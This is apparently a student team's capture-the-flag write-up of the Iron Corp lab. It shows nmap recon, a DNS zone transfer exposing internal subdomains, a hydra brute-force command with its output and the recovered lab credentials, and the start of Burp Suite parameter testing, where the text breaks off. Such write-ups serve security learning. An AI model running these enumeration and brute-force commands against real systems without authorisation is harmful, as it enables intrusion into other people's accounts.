PenTest 2

ROOM IRON CORP

Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member

Step 1: Recon


Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: **Kali Linux, Firefox, nmap**

Thought Process and Methodology and Attempts:


We began with the terminal enumerator and performed a nmap scan in order to find all open ports.

We found 7 ports were in the opening state which is port 53, 135, 3389, 8080, 11025, 49667 and 49669.




We tried to access each of the opening ports on firefox and found that we were only able to view the webpage of port 8080 and port 11025.

Following screenshot shows the web service of port 8080



The following screenshot shows the web page of port 11025



However, both open ports do not contain information or functionalities that help us to climb in the system.

Final Result:

Qi Tong successfully accessed and viewed the web page with open port 8080 and port 11025.

Step 2: Enumeration

Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

Tools used: **Kali Linux, Firefox, hydra**

Thought Process and Methodology and Attempts:

Then, we try to dig to see if we have any other subdomains that are relevant for us.

```
┌──(root💀kali)-[/home/1211103311]
└─# dig @10.10.131.167 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.131.167 ironcorp.me axfr
```

After digging, we can find out that there are two subdomains running internally.

```
┌──(root💀kali)-[/home/1211103311]
└─# dig @10.10.131.167 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.131.167 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 8
6400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 8
6400 3600
;; Query time: 460 msec
;; SERVER: 10.10.131.167#53(10.10.131.167) (TCP)
;; WHEN: Wed Aug 03 06:24:17 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


```
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
```


We then nano /etc/hosts to resolve admin.ironcorp.me and internal.ironcorp.me into an address so that we can access it.

```
┌──(root💀kali)-[/home/1211103311]
└─# nano /etc/hosts
```


```
  GNU nano 5.9                        /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.131.167    ironcorp.me
10.10.131.167    admin.ironcorp.me
10.10.131.167  internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We try to access two of the subdomains and find out only 1 domain can access which is admin.ironcorp.me and another one is not working and we see access forbidden!





Even though admin.ironcorp.me can let us access, but we found out that it is a protected area and requires username and password for us to log in.




We then use the hydra command to find the username and password. We use user.txt and 100.txt to find our username and password.

```
└─$ hydra -L user.txt -P 100.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

We can see that the username is admin while password is password123

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 03:18:47
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72700 login tries (l:727/p:100), ~4544 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
```

We then go back to the admin.ironcorp.me:11025 webpage and enter the username and password. We then successfully login and we can see a webpage with an Ultimate search bar on top of it.



Final Result:

Yun Shi finds the username and password with hydra and successfully accesses the webpage.


Step 3: Exploiting Webpage

Members Involved: Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong


Tools used: **Kali Linux, Firefox, Burp Suite**

Thought Process and Methodology and Attempts:


After accessing the webpage successfully, we open a new burp project. After making sure the intercept is on, we open browser and submit a query. (Here we are testing if we can see the directories)





In burp suite proxy tab, we see there is a parameter /?r=dir. We forward the request to see what we can get.




We didnt get anything from the dir query. We try submitting another query which is the other url that we found earlier. We got a request and it is forwarded to repeater.






